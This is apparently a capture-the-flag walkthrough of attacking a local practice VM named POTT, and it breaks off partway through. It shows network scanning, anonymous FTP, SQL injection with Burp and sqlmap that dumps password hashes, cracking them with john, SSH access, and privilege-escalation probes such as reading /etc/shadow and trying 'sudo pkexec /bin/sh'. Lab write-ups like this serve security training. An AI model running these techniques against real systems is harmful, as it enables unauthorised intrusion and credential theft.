


POT. OVA MACHINE AND MY KALI WORKING PERFECTLY



The first step is to search for an IP address, so I use **nmap -sP your 192.168.018/24**.

```
(alpha@alpha)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:2e:af:d9 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.18/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0
        valid_lft 604720sec preferred_lft 604720sec
    inet6 fd00:bc3e:769:9592:5a1e:ae38:4211:a99e/64 scope global temporary dynamic
        valid_lft 535427sec preferred_lft 86110sec
    inet6 fd00:bc3e:769:9592:a00:27ff:fe2e:afd9/64 scope global dynamic mngtmpaddr noprefixroute
        valid_lft 535427sec preferred_lft 401570sec
    inet6 fe80::a00:27ff:fe2e:afd9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(alpha@alpha)-[~]
$ nmap -sP 192.168.0.18/24
Starting Nmap 7.93 ( https://nmap.org ) at 2022-12-21 11:45 EST
Nmap scan report for 192.168.0.0
Host is up (0.0048s latency).
Nmap scan report for Hitronhub.home (192.168.0.1)
Host is up (0.027s latency).
Nmap scan report for 192.168.0.2
Host is up (0.014s latency).
Nmap scan report for 192.168.0.11
Host is up (0.065s latency).
Nmap scan report for 192.168.0.18
Host is up (0.0041s latency).
Nmap scan report for 192.168.0.20
Host is up (0.079s latency).
Nmap scan report for 192.168.0.32
Host is up (0.083s latency).
Nmap scan report for 192.168.0.38
Host is up (0.017s latency).
Nmap done: 256 IP addresses (8 hosts up) scanned in 3.58 seconds

(alpha@alpha)-[~]
$
```

I found the POT IP 192.168.0.38 and ping the system, to check the connection working properly.


```
(alpha@alpha)-[~]
$ ping 192.168.0.38
PING 192.168.0.38 (192.168.0.38) 56(84) bytes of data.
64 bytes from 192.168.0.38: icmp_seq=1 ttl=64 time=1.21 ms
64 bytes from 192.168.0.38: icmp_seq=2 ttl=64 time=3.14 ms
64 bytes from 192.168.0.38: icmp_seq=3 ttl=64 time=2.13 ms
^C
— 192.168.0.38 ping statistics —
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 1.205/2.157/3.139/0.789 ms
```

Also, opening firefox and hitting IP 192.168.0.38 showed the system works perfectly, and a bridge connection was established.




The first thing I do to run nmap Network Discovery default scripts -sC and Version -sV, The version scan enumerates the version. The script deals with authentication credentials (or bypassing them) on the target system. Examples include x11-access, FTP-anonymous, and oracle-enum-users, also It scans the 1000 ports and as result, we know how many open and closed ports. E.g. FTP, TCP, SSH moreover http-robots.txt: 1 disallowed entry/production also a part of nmap scanning.

nmap -sC -sV 192.168.0.38



I always check the robots.txt file, the only folder where I saw their production, but nothing was found.



The next command is dirb command if any directory, or folders, we found in the given URL, we have 2 main lists the first one is big.txt and the second one is common.txt, In these list dirb command search all the matches and show us the result which hidden directory or any folder with concerned IP.

dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt

dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt

```
(alpha@alpha)-[~]
$ dirb http://192.168.0.38/ /usr/share/wordlists/dirb/big.txt

-----
      (Ubuntu) Server at 192.168.0.38 Port 80
-----
DIRB v2.22
By The Dark Raver

START_TIME: Wed Dec 21 11:56:27 2022
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

-----
GENERATED WORDS: 20458

--- Scanning URL: http://192.168.0.38/ ---
=> DIRECTORY: http://192.168.0.38/production/
+ http://192.168.0.38/robots.txt (CODE:200|SIZE:36)
+ http://192.168.0.38/server-status (CODE:403|SIZE:277)

--- Entering directory: http://192.168.0.38/production/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Dec 21 11:57:43 2022
DOWNLOADED: 20458 - FOUND: 2
```

Nothing Found

```
(alpha@alpha)-[~]
$ dirb http://192.168.0.38/ /usr/share/wordlists/dirb/common.txt

-----
DIRB v2.22
By The Dark Raver

START_TIME: Wed Dec 21 11:55:09 2022
URL_BASE: http://192.168.0.38/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----
GENERATED WORDS: 4612

--- Scanning URL: http://192.168.0.38/ ---
+ http://192.168.0.38/index.html (CODE:200|SIZE:10671)
=> DIRECTORY: http://192.168.0.38/production/
+ http://192.168.0.38/robots.txt (CODE:200|SIZE:36)
+ http://192.168.0.38/server-status (CODE:403|SIZE:277)

--- Entering directory: http://192.168.0.38/production/ ---
(!) WARNING: Directory IS LISTABLE. No need to scan it.
      (Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Dec 21 11:55:20 2022
DOWNLOADED: 4612 - FOUND: 3
```

Nothing Found

While running a nmap I saw there is anonymous ftp login, anonymous ftp login doesn't require a password so easy log in with it, In ftp login I found .struct.xml file, with permission to read, so I download this file with the get command and open it with a cat. A file clearly mentioned that the production folder is empty, and the robots.txt file description, the most important **secret_development_folder_123456**

get .struct.xml

cat .struct.xml

```
(alpha@alpha)-[~]
$ ftp 192.168.0.38
Connected to 192.168.0.38.
220 (vsFTPd 3.0.5)
Name (192.168.0.38:alpha): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -la
229 Entering Extended Passive Mode (|||39670|)
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp      4096 Dec 17 12:43 .
drwxr-xr-x    2 ftp      ftp      4096 Dec 17 12:43 ..
-rw-r--r--    1 ftp      ftp       782 Dec 17 12:43 .struct.xml
226 Directory send OK.
ftp> get .struct.xml
local: .struct.xml remote: .struct.xml
229 Entering Extended Passive Mode (|||41633|)
150 Opening BINARY mode data connection for .struct.xml (782 bytes).
100% |*****|
226 Transfer complete.
782 bytes received in 00:00 (119.41 KiB/s)
ftp> exit
221 Goodbye.
```

```
(alpha@alpha)-[~]
$ cat .struct.xml
<webroot>
  <base>
    <index>
      <path>
        index.html
      </path>
      <desc>
        Landing page.
      </desc>
    </index>
    <stylesheet>
      <path>
        stylesheet.css
      </path>
      <desc>
        The stylesheet was stolen by our previous dev team for not getting paid. Which of course is a lie. Anyway, we need to redo the design.
      </desc>
    </stylesheet>
    <robots>
      <path>
        robots.txt
      </path>
      <desc>
        For crawlers and bots.
      </desc>
    </robots>
    <development>
      <path>
        /secret_development_folder_123456
      </path>
      <desc>
        Player of the tournament page, under development.
      </desc>
    </development>
    <production>
      <path>
        /production
      </path>
      <desc>
        Production page for the POTT app, currently empty.
      </desc>
    </production>
  </base>
</webroot>
```

Now, I run again dirb command to see what is inside this secret directory.

dirb http://192.168.0.38/secret_development_folder_123456_usr/share/wordlists/dirb/big.txt

Two folders were found one is sports-betting and pics

```
(alpha@alpha)-[~]
$ dirb http://192.168.0.38/secret_development_folder_123456_usr/share/wordlists/dirb/big.txt

DIRB v2.22
By The Dark Raver

START_TIME: Wed Dec 21 12:01:02 2022
URL_BASE: http://192.168.0.38/secret_development_folder_123456/
WORDLIST_FILES: /usr/share/wordlists/dirb/big.txt

GENERATED WORDS: 20458

— Scanning URL: http://192.168.0.38/secret_development_folder_123456/ —
=> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/pics/
=> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/sports-betting/


— Entering directory: http://192.168.0.38/secret_development_folder_123456/pics/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

— Entering directory: http://192.168.0.38/secret_development_folder_123456/sports-betting/ —
=> DIRECTORY: http://192.168.0.38/secret_development_folder_123456/sports-betting/pics/


— Entering directory: http://192.168.0.38/secret_development_folder_123456/sports-betting/pics/ —
(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

END_TIME: Wed Dec 21 12:02:51 2022
DOWNLOADED: 40916 - FOUND: 0
```

Now I move to url side, to see what inside in these folders, In pics folder as usual pics were there, but sports betting, I found a voting site.



Now, it's time for some SQL injection, techniques to find any database(), wp-admin(), and users() **anythinghere' OR 1=1 union select null, database(), null**. But when the vote nothing changed no id parameter showed etc., So I change the Mozilla proxy setting go to burp proxy interruption, and hit vote to see any leaked information I found, see the below image for the result name messi the parameter.



Send this to the repeater and change the name 1=1, and HTTP/1.1 302 this is the **payload** I found which means, just copy the to kali, and run sqlmap to find any RDBMS database or any useful information.

Request

Pretty Raw Hex

```

1 POST /secret_development_folder_123456/sports-betting/update.php HTTP/1.1
2 Host: 192.168.0.38
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
  Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
  q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Origin: http://192.168.0.38
10 Connection: close
11 Referer: http://192.168.0.38/secret_development_folder_123456/sports-betting/
12 Upgrade-Insecure-Requests: 1
13
14 name=1%3d1

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 302 Found
2 Date: Wed, 21 Dec 2022 17:06:49 GMT
3 Server: Apache/2.4.52 (Ubuntu)
4 Location: index.php
5 Content-Length: 0
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9

```

Sqlmap -r bat1.req --dump

```

(alpha@alpha)-[~]-
$ sqlmap -r bat1.req --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's re
sponsible for any misuse or damage caused by this program

[*] starting @ 12:08:13 /2022-12-21/

[12:08:13] [INFO] parsing HTTP request from 'bat1.req'
[12:08:14] [INFO] resuming back-end DBMS 'mysql'
[12:08:14] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.0.38:80/secret_development_folder_123456/sports-betting/index.php'. Do you want to fol
redirect is a result of a POST request. Do you want to resend original POST data to a new location? [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
Parameter: name (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: name='messi' AND (SELECT 2568 FROM (SELECT(SLEEP(5))))fGYd AND 'wRWh'='wRWh


```

I found the database fifa, and login_backup, which showed the hashes, and username.

playerID	pic	name	count	country
hakimi	hakimi.jpg	Ac	54	Morocco
kopl	koplarovics.jpg	Bela Koplarovics	10000	Hungary
mbappe	mbappe.jpg	Kylian Mbappe	103	France
messi	messi.jpg	Lionel Messi	6786	Argentina
modric	modr	Luka Modric	90	Croatia


```

Database: fifa
Table: login_backup
[3 entries]
+----+-----+-----+-----+
| id | data | username |
+----+-----+-----+
| 1 | sepp:$6$nD6of//Z$PjaYMRmvb097ZRwibLxfTz5bQZzc3EDa2M3ywN3M7t4ySJCjFXd7.9TdHV3TjkuRteKjqogrKbKdPA1qKWv.w/:19343:0:99999:7::: | sepp |
| 2 | joao:$y$j9T$QPL5u.MCXHYakczxuWt9L/$LHDHd8EuMxpcXFN.YTI1pJXG31JFyL | joao |
| 3 | gianni:$y$j9T$.fWQFnFT8N0BtDsDg4weB.$AvjSBaPhoYqiyhraNEqh/OtZaU.5Zmmtlg4opbQi407:19343:0:99999:7::: | gianni |
+----+-----+-----+

[12:08:20] [INFO] table 'fifa.login_backup' dumped to CSV file '/home/alpha/.local/share/sqlmap/output/192.168.0.38/dump/fifa/login_backup.csv'
[12:08:20] [INFO] fetched data logged to text files under '/home/alpha/.local/share/sqlmap/output/192.168.0.38'

```


Copy these hashes to a new file named nano pws1.hash and save for further decryption.




I have to remove the pot file, otherwise, It doesn't take the new hash functions, the first is \$6\$ for SHA512 sepp, is only decrypts with rockyou.txt while comparing the hashes, So the only hash password retrieved is username sepp and password dollar.

nano pws1.hash


rm john.pot

john --wordlist=/usr/share/wordlists/rockyou.txt pws1.hash



Now, time to go inside the system, with a command of ssh port, using the above-given password.

ssh sepp@192.168.0.38



After, getting into the first step to check, the following files.

cat /etc/crontab

cat /etc/shadow

cat /etc/sudoers

In crontab, are not writeable by the user I can't execute them as root, shadow file is a root file root password hash over there, permission denied, also etc /sudoers permission denied, as a result, I searched all the directories, Documents, Downloads, Desktop, sepp all folders, then try to run a command for secret find all files suid or su commands. I checked passwd for bash users.

cat /etc/passwd|grep bash

```
sepp@POTT:/$ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
sepp@POTT:/$ cat /etc/shadow
cat: /etc/shadow: Permission denied
sepp@POTT:/$ cat /etc/passwd|grep bash
root:x:0:0:root:/root:/bin/bash
sepp:x:1001:1001::/home/sepp:/bin/bash
gianni:x:1002:1002::/home/gianni:/bin/bash
joao:x:1003:1003::/home/joao:/bin/bash
sepp@POTT:/$
```

find / -type f -a \(-perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/

```
sepp@POTT:/$ find / -type f -a \( -perm -u+s -o -perm -g+s \) -exec ls -l {} \; 2> /dev/null
-rwxr-xr-x 1 root shadow 84512 Mar 14 2022 /snap/core20/1738/usr/bin/chage
-rwsr-xr-x 1 root root 85064 Mar 14 2022 /snap/core20/1738/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Mar 14 2022 /snap/core20/1738/usr/bin/chsh
-rwxr-xr-x 1 root shadow 31312 Mar 14 2022 /snap/core20/1738/usr/bin/expiry
-rwsr-xr-x 1 root root 88464 Mar 14 2022 /snap/core20/1738/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Feb 7 2022 /snap/core20/1738/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Mar 14 2022 /snap/core20/1738/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Mar 14 2022 /snap/core20/1738/usr/bin/passwd
-rwxr-xr-x 1 root messagebus 350504 Mar 30 2022 /snap/core20/1738/usr/bin/ssh-agent
-rwsr-xr-x 1 root root 67816 Feb 7 2022 /snap/core20/1738/usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19 2021 /snap/core20/1738/usr/bin/sudo
-rwsr-xr-x 1 root root 39144 Feb 7 2022 /snap/core20/1738/usr/bin/umount
-rwxr-xr-x 1 root tty 35048 Feb 7 2022 /snap/core20/1738/usr/bin/wall
-rwsr-xr-x 1 root systemd-resolve 51344 Oct 25 09:09 /snap/core20/1738/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Mar 30 2022 /snap/core20/1738/usr/lib/openssh/ssh-keysign
-rwxr-xr-x 1 root shadow 43168 Sep 17 2021 /snap/core20/1738/usr/sbin/pam_extrausers_chkpwd
-rwxr-xr-x 1 root shadow 43160 Sep 17 2021 /snap/core20/1738/usr/sbin/unix_chkpwd
-rwxr-xr-x 1 root shadow 84512 Jul 14 2021 /snap/core20/1405/usr/bin/chage
-rwsr-xr-x 1 root root 85064 Jul 14 2021 /snap/core20/1405/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Jul 14 2021 /snap/core20/1405/usr/bin/chsh
-rwxr-xr-x 1 root shadow 31312 Jul 14 2021 /snap/core20/1405/usr/bin/expiry
-rwsr-xr-x 1 root root 88464 Jul 14 2021 /snap/core20/1405/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Feb 7 2022 /snap/core20/1405/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Jul 14 2021 /snap/core20/1405/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Jul 14 2021 /snap/core20/1405/usr/bin/passwd
-rwxr-xr-x 1 root messagebus 350504 Dec 2 2021 /snap/core20/1405/usr/bin/ssh-agent
-rwsr-xr-x 1 root root 67816 Feb 7 2022 /snap/core20/1405/usr/bin/su
-rwsr-xr-x 1 root root 166056 Jan 19 2021 /snap/core20/1405/usr/bin/sudo

-rwsr-xr-x 1 root root 123560 Nov 25 12:29 /snap/snapd/17883/usr/lib/snapd/snap-confine
-rwxr-xr-x 1 root mail 22856 Jul 6 09:46 /usr/libexec/camel-lock-helper-1.2
-rwsr-xr-x 1 root root 18736 Feb 26 2022 /usr/libexec/polkit-agent-helper-1
-rwsr-xr-x 1 root messagebus 35112 Oct 25 09:15 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 14488 Dec 7 07:56 /usr/lib/xorg/Xorg.wrap
-rwsr-xr-x 1 root root 338536 Feb 25 2022 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 138408 Nov 27 23:53 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root dip 424512 Feb 24 2022 /usr/sbin/pppd
-rwxr-xr-x 1 root shadow 26776 Mar 23 2022 /usr/sbin/unix_chkpwd
-rwxr-xr-x 1 root shadow 22680 Mar 23 2022 /usr/sbin/pam_extrausers_chkpwd
-rwsr-xr-x 1 root root 47480 Feb 20 2022 /usr/bin/mount
-rwxr-xr-x 1 root shadow 23136 Nov 24 07:05 /usr/bin/expiry
-rwxr-xr-x 1 root shadow 72184 Nov 24 07:05 /usr/bin/chage
-rwsr-xr-x 1 root root 35200 Mar 23 2022 /usr/bin/fusermount3
-rwsr-xr-x 1 root root 72712 Nov 24 07:05 /usr/bin/chfn
-rwsr-xr-x 1 root root 55672 Feb 20 2022 /usr/bin/su
-rwxr-xr-x 1 root tty 22904 Feb 20 2022 /usr/bin/wall
-rwsr-xr-x 1 root root 72072 Nov 24 07:05 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 40496 Nov 24 07:05 /usr/bin/newgrp
-rwsr-xr-x 1 root root 30872 Feb 26 2022 /usr/bin/pkexec
-rwxr-xr-x 1 root tty 22912 Feb 20 2022 /usr/bin/write.ul
-rwsr-xr-x 1 root root 35192 Feb 20 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 59976 Nov 24 07:05 /usr/bin/passwd
-rwsr-xr-x 1 root root 232416 Aug 4 06:35 /usr/bin/sudo
-rwxr-xr-x 1 root crontab 39568 Mar 23 2022 /usr/bin/crontab
-rwsr-xr-x 1 root root 44808 Nov 24 07:05 /usr/bin/chsh
-rwxr-xr-x 1 root _ssh 293304 Feb 25 2022 /usr/bin/ssh-agent
sepp@POTT:/$
```


If any of these bin files I found so I can easily run suid command.
nano, vim, gcc, tar, mysql, old nmap versions, sh, bash, vi.
but a few files I saw pkexec

 / **pkexec**  Star 7,709

Sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo pkexec /bin/sh
```

NOT WORKED

Now, the one thing I remember is the `.bash_history`, so I check it.

```
sepp@POTT:~$ ls
Desktop Documents Downloads Music Pictures Public snap Templates Videos
sepp@POTT:~$ ls -la
total 72
drwxr-xr-x 14 sepp sepp 4096 Dec 17 13:09 .
drwxr-xr-x  6 root root 4096 Dec 17 12:28 ..
